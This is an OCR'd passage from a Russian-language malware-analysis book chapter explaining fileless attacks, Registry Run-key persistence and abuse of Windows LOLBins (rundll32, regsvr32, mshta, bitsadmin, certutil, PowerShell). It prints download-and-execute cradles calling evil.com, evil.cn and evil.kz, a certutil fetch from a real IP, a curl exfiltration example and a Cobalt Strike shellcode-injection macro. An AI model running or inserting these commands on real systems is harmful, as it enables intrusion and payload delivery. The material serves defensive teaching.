


Рис. 15-1. Бесфайловая атака

Перенесёмся на 12 часов вперёд, когда пользователь включает ноутбук перед новым рабочим днём. При загрузке системы выполняется вредоносный код, сохранённый в реестре. Он содержит обфусцированную команду PowerShell, которая загружает ещё один сценарий с промежуточного сервера злоумышленника. Сценарий внедряется в работающий процесс PowerShell, не оставляя файлов на диске. Загруженный код содержит байткод, формирующий в памяти исполняемый файл, который затем внедряется в новый процесс `malware.exe`. Полезная нагрузка представляет собой разновидность похитителя информации и начинает собирать конфиденциальные данные узла.

Атака может казаться чрезмерно сложной, но для людей с опытом анализа бесфайловых атак она вполне реалистична. В сценарии применяются несколько интересных методов. Во-первых, вредоносная команда записывается и хранится в реестре. Бесфайловая программа иногда сохраняет там команды, код или параметры конфигурации, чтобы не создавать новые файлы на диске. Поскольку реестр хранится на диске в проприетарном двоичном формате и доступен для чтения человеком только после загрузки в память, это всё равно считается бесфайловым методом. Подробнее см. врезку "Парадокс бесфайловых атак". Вредоносную программу, скрывающуюся в реестре, иногда называют резидентной в реестре; это подкатегория бесфайловых программ, к которой мы вскоре вернёмся. Выполненная из реестра команда PowerShell также полностью в памяти загружает и запускает вредоносный код.

Во-вторых, вызванные в атаке утилиты Windows, в частности `certutil.exe` и `powershell.exe`, можно отнести к LOLBins, законным инструментам, встроенным в Windows или иным образом уже доступным в целевой системе. Эти утилиты применяются для обычных задач системного администрирования и обслуживания, но ими также легко злоупотреблять для выполнения несанкционированного кода и сокрытия вредоносных действий. Бесфайловые атаки часто используют LOLBins, некоторые из которых позволяют вредоносной программе выполнять код в памяти.

> **ПАРАДОКС БЕСФАЙЛОВЫХ АТАК.** Бесфайловые и резидентные в памяти атаки не всегда действительно обходятся без файлов или находятся только в памяти. Как отмечалось ранее, можно возразить, что реестр существует на диске, а значит, атака, сохраняющая в нём вредоносные команды, не является по-настоящему бесфайловой. Технически это верно. Но содержимое кустов реестра нечитаемо на диске и становится доступным только после загрузки в память, поэтому метод всё равно относят к бесфайловым. Кроме того, многим таким атакам нужен первоначальный вектор, например фишинговое письмо с вредоносным вложением Microsoft Office, как в описанном сценарии. Хотя атака не полностью бесфайловая, поскольку существуют письмо и документ Word, большая часть цепочки целиком находится в памяти.
>
> Несмотря на нюансы, главное заключается в стремлении бесфайловых атак ограничить действия на диске или не оставлять следов, способных помочь криминалистам или защите конечных точек. Если для атаки всё же приходится записывать файлы на диск, автор старается максимально обфусцировать или зашифровать их для обхода сигнатурного обнаружения.

Закрепление и резидентная в реестре вредоносная программа

В только что описанной бесфайловой атаке программа записала команду PowerShell в реестр и настроила её автоматический запуск при следующей загрузке. Реестр Windows может предоставить вредоносной программе безопасное место для сокрытия, поскольку обнаружить её там маловероятно, по крайней мере человеку, не знающему точно, что искать. Кроме того, anti-malware и другие средства защиты конечных точек могут быть не настроены на поиск вредоносного кода в реестре.

Этот метод - один из способов закрепления, то есть сохранения вредоносной программы на заражённом узле даже после перезагрузки системы. Для этого программа может использовать любую из нескольких тактик, но здесь мы сосредоточимся на закреплении через реестр, поскольку оно непосредственно связано с резидентными в реестре вредоносными программами.

Run и RunOnce - специальные разделы реестра, вызываемые при входе пользователя в систему. Они могут указывать на исполняемые файлы, сценарии и даже принимать параметры командной строки. Эти разделы находятся по следующим путям:

• HKLM\Software\Microsoft\Windows\CurrentVersion\Run
• HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
• HKCU\Software\Microsoft\Windows\CurrentVersion\Run
• HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

Разделы Run вызываются при каждом входе пользователя, а RunOnce - только один раз, при следующем входе. Каждый раздел состоит из имени и значения, представляющего выполняемую команду или файл. Манипулируя этими разделами, автор может запускать вредоносную программу и связанные команды непосредственно из реестра. Для демонстрации автор добавил в HKLM\Software\Microsoft\Windows\CurrentVersion\Run новое значение Evil. Оно показано на рис. 15-2 и может просматриваться и редактироваться через regedit.exe.




Рис. 15-2. Добавление нового вредоносного значения Run в реестр

Это значение просто вызывает powershell.exe и выполняет команду pause. Теперь при каждом входе автора в систему появляется окно PowerShell. Очевидно, автор вредоносной программы предпочёл бы сделать что-нибудь вредоноснее, чем показывать окно при каждом входе. Например, он может выполнить более сложную команду:

```
powershell.exe -C "IEX(New-Object Net.WebClient).DownloadString('https://evil.com/evil.ps1')"
```

Когда пользователь входит в Windows, команда загружает сценарий PowerShell evil.ps1 с удалённого веб-сервера evil.com и выполняет его непосредственно в памяти. Здесь мы больше не будем разбирать эту команду, поскольку PowerShell подробнее рассматривается далее в главе. Важно помнить, что вредоносная программа легко скрывает команды и код в реестре, а разделы Run и RunOnce - один из способов. В табл. 15-1 приведён неполный список других разделов Run и мест закрепления в реестре.

Таблица 15-1. Разделы реестра, которые вредоносная программа может использовать для закрепления

Раздел реестра	Описание
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run	Эти разделы Run похожи на уже упомянутые. Всё добавленное в них выполняется при входе пользователя. По умолчанию в Windows они не создаются, поэтому их приходится добавлять вручную.

Раздел реестра	Описание
`HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon`	Содержат параметры входа в Windows, включая программы, выполняемые при входе. Их можно изменить для запуска вредоносной программы или команд.
`HKLM\System\CurrentControlSet\Services`	Содержит сведения о настроенных на узле службах. Здесь же находятся драйверы: `HKLM\SYSTEM\CurrentControlSet\Services\<DriverName>`. Если вредоносная программа устанавливает механизм закрепления или вредоносный драйвер как службу, это видно здесь.

Это лишь самая вершина айсберга механизмов закрепления. Описанные разделы `Run` относятся к наиболее распространённым бесфайловым методам, но существуют и другие. Дополнительные сведения приведены на сайте MITRE ATT&CK.

Living Off The Land Binaries

Теперь перейдём к другому методу, которым вредоносная программа может запускать бесфайловые атаки, LOLBins. Причин вызывать LOLBin несколько:

• **Обход ограничений приложений, например AppLocker.** AppLocker - механизм безопасности Windows, запрещающий выполнение нежелательных приложений. Вредоносная программа может обойти его, используя системные двоичные файлы как прокси.
• **Уклонение от обнаружения.** EDR, anti-malware и другие средства защиты конечных точек менее тщательно проверяют LOLBins, поскольку те часто имеют цифровую подпись и, следовательно, проверены самой операционной системой. Кроме того, многие LOLBins позволяют выполнять вредоносный код в памяти, что дополнительно усиливает уклонение.
• **Сокрытие в шуме.** В повседневной работе системные администраторы используют множество LOLBins, поэтому разработать надёжную логику обнаружения их вредоносного применения трудно; объём создаваемого ими шума усложняет аналитикам поиск нужных событий.
• **Затруднение расследований.** Поскольку многие LOLBins позволяют выполнять вредоносный код в памяти и поддерживают бесфайловые атаки, расследовать их иногда сложнее, чем атаки с более заметным следом на диске.

Классификация LOLBins довольно субъективна. Некоторые специалисты утверждают, что это законные приложения, которыми злоумышленники могут злоупотреблять неожиданным образом.

Однако такое определение исключило бы приложения, используемые "ожидаемым" способом, например `cmd.exe` для удаления файла. Автор придерживается понимания, более близкого к сути выражения "жить за счёт местности": злоумышленник может и будет использовать всё доступное, без учёта ожидаемого или неожиданного применения. По мнению автора, LOLBin - любое широко доступное приложение или инструмент, которым можно злоупотребить. Рассмотрим, как это делается с помощью кода VBA и макросов.

Вредоносные программы на основе макросов VBA

Методы living off the land часто начинаются с заражённого документа, запускающего цепочку атаки LOLBin. Обычно, хотя и не всегда, это документы Microsoft Word или Excel, а вредоносный код представлен макросами VBA. Изначально макросы предназначались для автоматизации распространённых пользовательских задач в документе, но злоумышленники также применяют их для развёртывания дополнительных вредоносных программ.

> **ПРИМЕЧАНИЕ.** На момент написания книги злоупотребление макросами VBA заметно сократилось. Теперь Microsoft Office по умолчанию запрещает выполнение макросов из документов, полученных из недоверенных источников, поэтому реализовать такой вектор стало сложнее. Однако злоумышленники могут обходить ограничения либо использовать другие форматы документов, например Rich Text Format (RTF) и Portable Document Format (PDF), для достижения сходного результата.

Код макроса VBA весьма мощный: он способен даже импортировать DLL Windows и вызывать функции WinAPI. Например, инструмент Cobalt Strike применяет макрос внутри документа Microsoft Office, чтобы внедрить шелл-код в работающий процесс и загрузить дополнительную полезную нагрузку, называемую beacon, с вредоносного веб-сервера. Ниже приведён код промежуточного макроса Cobalt Strike, немного изменённый ради читаемости и краткости:

```
shellcode = Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117, _
                  82,12,-117,82,20,-117, ...)                              ' 1
If Len(Environ("ProgramW6432")) > 0 Then                                  ' 2
    sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
Else
    sProc = Environ("windir") & "\\System32\\rundll32.exe"
End If
res = CreateProcessA(..., sProc, ..., ..., ..., ..., ..., ..., ...)     ' 3
rwxpage = VirtualAllocEx(pInfo.hProcess, 0, UBound(shellcode), &H1000, &H40) ' 4
For offset = LBound(shellcode) To Ubound(shellcode)                       ' 5
    myByte = shellcode(offset)
    res = WriteProcessMemory(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
Next offset
res = CreateRemoteThread(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)       ' 6
```

Здесь происходит многое, поэтому разберём код по блокам. Сначала он определяет массив байтов, который после преобразования в шестнадцатеричный формат оказывается вредоносным шелл-кодом 1. Затем проверяется, является ли среда Windows 32- или 64-разрядной, и выбирается соответствующий каталог, `System32` для 32-разрядной архитектуры или `SysWOW64` для 64-разрядной, откуда вызывается утилита `rundll32.exe` 2. Код запускает экземпляр `rundll32.exe` посредством `CreateProcessA` 3, а затем вызывает `VirtualAllocEx`, выделяя внутри процесса область памяти 4 того же размера, что массив шелл-кода.

Далее цикл `for` записывает каждый байт шелл-кода во вновь выделенную область посредством `WriteProcessMemory` 5. Наконец, макрос вызывает `CreateRemoteThread` и выполняет внедрённый шелл-код в контексте `rundll32.exe` 6. Если вы помните главу 12, то можете распознать внедрение шелл-кода.

Утилита `rundll32.exe` - одна из многочисленных LOLBins в среде Windows. Вскоре вы узнаете о ней подробнее. Здесь промежуточный загрузчик Cobalt Strike использует `rundll32.exe` как своего рода суррогат вредоносного кода, скрывая код внутри процесса и потенциально уклоняясь от средств защиты конечных точек и назойливых аналитиков безопасности.

Далее обсудим другой способ маскировки вредоносного кода посредством злоупотребления законными утилитами Windows, System Binary Proxy Execution.

Прокси-выполнение через системные двоичные файлы

System Binary Proxy Execution - метод выполнения кода через законную и часто подписанную цифровой подписью утилиту Windows. Одна из причин такого проксирования - обход блокировки приложений вроде AppLocker. Атака также помогает вредоносной программе оставаться незаметной для защиты конечных точек, например anti-malware. Метод может злоупотреблять следующими типами файлов:

• Двоичные файлы, входящие по умолчанию в большинство установок Windows и поэтому присутствующие в подавляющем большинстве сред жертв.
• Двоичные файлы, не входящие в Windows по умолчанию, но всё равно очень распространённые. Например, PSExec, популярный инструмент системного администрирования, и ProcDump, средство создания дампа памяти целевого процесса. Эти утилиты могут присутствовать или отсутствовать в среде жертвы до атаки, поэтому перед вызовом их, возможно, придётся перенести в целевую систему. Далее в этой книге они не рассматриваются.

Начнём с нескольких наиболее часто используемых LOLBins для прокси-выполнения.

Rundll32

`Rundll32`, уже встречавшаяся вам в примере с Cobalt Strike, представляет собой важный двоичный файл, который многие приложения Windows используют для выполнения кода из DLL. Если приложению требуется определённая DLL, но оно не загружает её напрямую, например посредством `LoadLibrary`, оно может вызвать `rundll32.exe` и конкретную экспортируемую функцию:

```
C:\> rundll32.exe library.dll,ExportedFunction
```

Как видите, `rundll32` принимает два параметра: имя и путь к DLL-файлу, в данном случае `library.dll`, и экспортируемую функцию, которая будет выполнена, `ExportedFunction`. Вредоносная программа также может злоупотребить `rundll32.exe`, чтобы выполнить код из вредоносной DLL:

```
C:\> rundll32.exe C:\Temp\evil.dll,EvilFunction
```

Поскольку операционная система Windows и различные легитимные процессы очень часто запускают `rundll32`, её нередко используют как суррогатный процесс для вредоносного кода. В примере с промежуточным загрузчиком Cobalt Strike этот процесс создавался, в него внедрялся шелл-код, после чего он служил контейнером для вредоносного кода и выполнял его.

Regsvr32

`Regsvr32` представляет собой исполняемый файл для регистрации и отмены регистрации модулей DLL. Вредоносная программа может использовать `regsvr32`, чтобы выполнять свой код в контексте подписанного двоичного файла `regsvr32.exe` или даже загружать и исполнять вредоносный код с удалённого сервера.

Семейство вредоносных программ Emotet известно применением LOLBins в своей цепочке атаки. Полезная нагрузка одного из вариантов Emotet (SHA256: `d642109e621c6758027c2fc0e5ea3d1126963a001ab1858b95f82e09403943bd`) доставлялась через вредоносные документы Microsoft Excel, которые загружали несколько полезных нагрузок и модулей, а затем выполняли их посредством `regsvr32.exe`. Эта цепочка атаки показана на рис. 15.3, снимке экрана Joe Sandbox.




Рис. 15.3. Дерево процессов Emotet в Joe Sandbox

Другой примечательный пример применения `regsvr32` представляет собой атаку со странным названием Squiblydoo. Она также использует DLL среды выполнения компонентов сценариев Windows `scrobj.dll`, которая обычно служит для исполнения локальных COM-скриптлетов. Объединяя возможности `regsvr32.exe` и `scrobj.dll`, вредоносная программа Squiblydoo загружает вредоносный COM-скриптлет непосредственно из интернета и выполняет его:

```
C:\> regsvr32.exe /s /i:http://evil.kz/script.sct C:\Windows\System32\scrobj.dll
```

Эта команда загружает вредоносный сценарий `script.sct` с `http://evil.kz`, а затем выполняет его с помощью `scrobj.dll`, всё время скрываясь внутри адресного пространства процесса `regsvr32.exe` и работая исключительно в памяти. Если точнее, ключ `/s` указывает `regsvr32.exe` не показывать сообщение жертве, что было бы нежелательно для злоумышленника. Ключ `/i` передаёт следующую за ним строку, `http://evil.kz...`, функции `DllInstall` внутри `scrobj.dll`.

Этот метод работает потому, что функция `DllInstall` в файле `scrobj.dll` принимает URL и без проверки загружает и выполняет файл сценария. Подробнее о методе Squiblydoo можно прочитать в репозитории MITRE Cyber Analytics Repository (CAR): car.mitre.org.

Mshta

`Mshta` применяется для выполнения файлов HTML Application (`.hta`), то есть файлов сценариев, которые могут содержать HTML, VBScript, JavaScript и сценарии других типов. HTA-файлы предоставляют графический интерфейс посредством HTML, а программную логику приложения реализует код сценария. Вредоносные программы часто используют `mshta.exe` для загрузки и выполнения файлов с удалённых серверов, как в следующем примере из распространяющего вредоносную программу файла Microsoft Excel:

```
C:\> mshta.exe https://www.mediafire.com/file/bcl9/2.htm/file
```

Один конкретный образец вредоносной программы (SHA256: `03f03a3f36c87d8cb7cd5f8ce6e324917253eeca4f3ea164f35242146e26e2b1`) вызывает `mshta.exe` через `rundll32.exe`, показывая, как в некоторых атаках несколько LOLBins объединяются в цепочку. На рис. 15.4 представлен отчёт Joe Sandbox (joesandbox.com).



Рис. 15.4. Цепочка атаки LOLBin в отчёте об анализе Joe Sandbox

В этом анализе песочницы видно, как документ Microsoft Excel создаёт процесс `rundll32.exe`, вероятно посредством встроенного кода VBA или сходного метода, а тот затем вызывает `mshta.exe`, чтобы загрузить и выполнить файл, размещённый на `mediafire.net`.

BITSAdmin

Служба фоновой интеллектуальной передачи Background Intelligent Transfer Service (BITS) предназначена для передачи файлов на веб-серверы и файловые ресурсы и обратно. BITS можно настраивать в виде "заданий", автоматически управляющих сопутствующими операциями передачи файлов: отслеживающих использование сети, задержку и размеры файлов, а также позволяющих приостанавливать и возобновлять передачу. Приложение BITSAdmin, `bitsadmin.exe`, служит для управления BITS.

Вредоносные программы могут злоупотреблять BITS, чтобы загружать и выполнять полезные нагрузки с удалённых серверов. Следующая команда создаёт новое задание передачи файлов с именем `myjob` и высоким приоритетом, затем загружает файл `malicious.exe` с домена `evil.uk`, сохраняя его в каталоге `C:\Users\AppData\Roaming`:

```
C:\> bitsadmin.exe /transfer myjob /download /priority high http://evil.uk/malicious.exe C:\Users\AppData\Roaming\malic
```

InstallUtil

`InstallUtil` представляет собой компонент платформы Windows .NET, который операционная система и другие приложения используют для установки серверных ресурсов и служб. Вредоносная программа также может применять его для вызова исполняемых файлов и DLL. Следующая команда выполняет `evil.dll` в контексте `installutil.exe`:

```
C:\> C:\Windows\Microsoft.NET\Framework\version\installutil.exe /logfile= /LogToConsole=false /U evil.dll
```

На узле может быть установлено много версий .NET, поэтому вместо `version` здесь указывалась бы конкретная версия, например `v4.0.30319`. Как и многие LOLBins, `installutil.exe` часто применяется системными администраторами в законных целях, поэтому предотвратить такое несанкционированное использование трудно, особенно если для этого придётся ограничить способы выполнения администраторами своей работы. Лучше либо ограничить группы пользователей, которым разрешено запускать эту утилиту, либо, по меньшей мере, отслеживать её применение этими группами и регулярно просматривать журналы.

Certutil

Двоичный файл `certutil.exe` входит в компонент Windows Certificate Services и позволяет отображать сведения о цифровых сертификатах, проверять, настраивать и устанавливать их. Злоумышленники могут использовать его несколькими интересными способами. Например, вредоносный документ Microsoft Excel (SHA256: `d009299a787cf9b7995827014e72525038eecd3e1f99820d66854fc865d39047`) загрузил с удалённого сервера и выполнил полезную нагрузку Lokibot следующей командой:

```
C:\> certutil.exe -urlcache -split -f "http://45.155.165.63/tq/loader/uploads/Product_Details_018_RFQ.exe" Zcldxvqciopg
```

Эта команда вызывает `certutil`, загружает исполняемый файл `Zcldxvqciopgykje.exe` с веб-сервера `45.155.165.63` и выполняет его.

Вредоносная программа также может использовать `certutil` для кодирования или декодирования файла:

```
C:\> certutil -encode evil.dll evil_encoded.dll
```

Ключ `-encode` предписывает `certutil` закодировать файл в Base64; Base64 будет рассмотрен в главе 16. Такое кодирование может служить грубым способом сокрытия файла на диске или обфускации данных перед их эксфильтрацией из сети для обхода средств сетевой защиты. `Certutil` является отличным примером многоцелевого LOLBin.

Windows Script Host

В состав Windows входят несколько встроенных утилит Windows Script Host (WSH) для выполнения языков сценариев, например VBScript (файлы `.vbs` и `.vbe`) и JavaScript (файлы `.js` и `.jse`). К WSH относятся такие утилиты, как `wscript.exe` и `cscript.exe`. Их можно вызывать из командной строки или создавать как новый процесс и использовать для выполнения файлов сценариев разных типов. Писать сценарии гораздо проще, чем, например, создавать исполняемый файл на C++, чем и пользуются некоторые вредоносные программы. В одном из примеров документ Microsoft Word (SHA256: `ccc8d5aa5d1a682c20b0806948bf06d1b5d11961887df70c8902d2146c6d1481`) со встроенным кодом сохраняет на диск JavaScript-файл и выполняет его посредством `wscript.exe` следующей командой:

```
C:\> wscript.exe C:\Users\Public\olapappinuggerman.js
```

При выполнении этот сценарий загружает образец семейства вредоносных программ OriginLogger. Данный вредоносный документ входит в многоэтапную атаку, которая позднее также вызывает `mshta.exe`.

Двоичный файл `wscript.exe` позволяет выполнять файлы сценариев непосредственно из альтернативных потоков данных NTFS (Alternate Data Streams, ADS), рассматриваемых далее в этой главе. Пока достаточно знать, что вредоносная программа способна прятать файлы внутри ADS, фактически скрывая их от посторонних глаз и некоторых средств защиты конечных точек. Чтобы выполнить файл сценария, скрытый в другом файле посредством ADS, используют следующую команду:

```
C:\> wscript.exe C:\innocent.txt:evil_script.vb
```

Сценарии в целом выходят за рамки этой книги, однако следует помнить, что современные угрозы часто применяют такие языки, как JavaScript и VBScript, которые легко выполняются в Windows встроенными интерпретаторами сценариев.

Командная строка Windows и другие утилиты

Встроенная командная строка Command Prompt (`cmd.exe`), являющаяся стандартной утилитой командной строки Windows, широко используется как в законных, так и во вредоносных целях. Например, вредоносная программа может применять её для завершения процессов, удаления файлов, изменения конфигурации системы и удаления резервных копий. Некоторые используемые ею команды также можно было бы отнести
к атакам с применением LOLBins, поскольку `cmd.exe` часто служит для выполнения других утилит. Вредоносная программа нередко вызывает Command Prompt, создавая новый процесс, например

посредством `CreateProcess`, и передавая ему нужную команду в качестве параметра.

Пожалуй, чаще всего Command Prompt используют для непосредственного выполнения других файлов и приложений. Это может выглядеть примерно как следующий код, вызывающий исполняемый файл `flashplayer.exe`:

```
--snip--
lpCommandLine = "cmd.exe /c C:\Users\John\AppData\Local\Temp\flashplayer.exe"
CreateProcessW (..., lpCommandLine, ...)
--snip--
```

В табл. 15.2 перечислены другие команды и утилиты, которыми иногда злоупотребляют вредоносные программы. Этот перечень ни в коем случае не исчерпывающий, поскольку через `cmd.exe` можно вызвать множество команд.

Таблица 15.2. Утилиты и команды, которые могут использовать вредоносные программы

Утилита или команда	Пример	Описание
`curl`	`cmd.exe /c curl -o output_file https://evil.com/evil.gif`	Передаёт данные. Вредоносная программа может с её помощью загрузить дополнительные полезные нагрузки и записать их в файл либо эксфильтровать данные на удалённый веб-сервер.
`del`	`cmd.exe /c del C:\Users\David\Temp\RegScvs.exe`	Удаляет файлы. Вредоносная программа может устранять с целевой системы улики, например исполняемые и временные файлы.
`ipconfig.exe`	`cmd.exe /c ipconfig.exe`	Отображает параметры конфигурации сети. Вредоносная программа может вызвать её, чтобы получить локальный IP-адрес жертвы или другие сведения о сети.
`ping`	`cmd.exe /c ping 8.8.8.8`	Отправляет эхо-запрос удалённому серверу. Вредоносная программа может проверять, подключена ли жертва к интернету, например для обнаружения песочницы, либо устанавливать первоначальный контакт со своим C2-сервером.

Утилита или команда	Пример	Описание
`sc`	`cmd.exe /c sc query`	В сочетании с соответствующим параметром, например показанным здесь `query`, запускает, останавливает, создаёт, изменяет службы системы или запрашивает сведения о них.
`taskkill.exe`	`cmd.exe /c taskkill.exe /f /IM evil.exe`	Завершает процессы. Вредоносная программа может вызвать её, чтобы остановить собственные процессы, инструменты анализа или средства защиты конечной точки.
`timeout.exe`	`cmd.exe /c timeout /t 120 nobreak>nul`	Приостанавливает выполнение пакетных сценариев. Вредоносная программа может попытаться с её помощью дождаться завершения анализа в примитивной песочнице.

Этот раздел лишь поверхностно знакомит с командной строкой Windows, но показывает некоторые способы злоупотребления различными утилитами и командами операционной системы. Поскольку `cmd.exe` является легитимным двоичным файлом Windows, часть таких действий может остаться незамеченной средствами защиты конечных точек и аналитиками, поэтому важно знать об этих методах.

PowerShell

Применение PowerShell является одним из наиболее распространённых методов living off the land среди современных угроз. PowerShell представляет собой встроенную в Windows платформу, с помощью которой как законные пользователи системы, так и вредоносные программы могут выполнить практически любую задачу администрирования или настройки Windows. Возможности PowerShell обеспечиваются множеством команд, называемых командлетами. PowerShell построена на платформе .NET, предоставляющей разработчикам Windows множество библиотек для создания новых приложений. PowerShell можно использовать интерактивно через командную строку, однако вредоносные программы часто запускают её как автоматизированный сценарий или однострочную команду посредством Windows API, например через `CreateProcess`.

Реализация загрузочных команд

Один из самых распространённых способов применения PowerShell во вредоносных программах представляет собой cradle, то есть команду, обычно однострочную, которая загружает дополнительную вредоносную программу или модули с промежуточного сервера, а иногда ещё и сразу выполняет эти файлы. Вот один из возможных вариантов такой загрузочной команды:

```
C:\> powershell.exe Invoke-WebRequest "http://evil.cn/zzl2.cab" -OutFile "$ENV:UserProfile\crypt.dll"
```

Разберём эту команду PowerShell. Сначала она использует командлет `Invoke-WebRequest`, отправляющий HTTP- или HTTPS-запрос удалённому веб-серверу. В качестве входных данных командлет принимает адрес веб-сервера и путь к каталогу загружаемого файла `zzl2.cab`. Наконец, флаг `-OutFile` задаёт путь к каталогу и имя, под которым нужно сохранить файл. Вредоносный файл `zzl2.cab` будет сохранён в каталоге профиля пользователя, обозначенном переменной среды `$ENV:UserProfile`, под именем `crypt.dll`. Поскольку PowerShell построена на .NET, она имеет прямой доступ к многочисленным методам и классам .NET и может ими пользоваться:

```
C:\> powershell.exe -exec bypass -C "IEX(New-Object Net.WebClient).DownloadString('http://www.evil.cn/bad.ps1')"
```

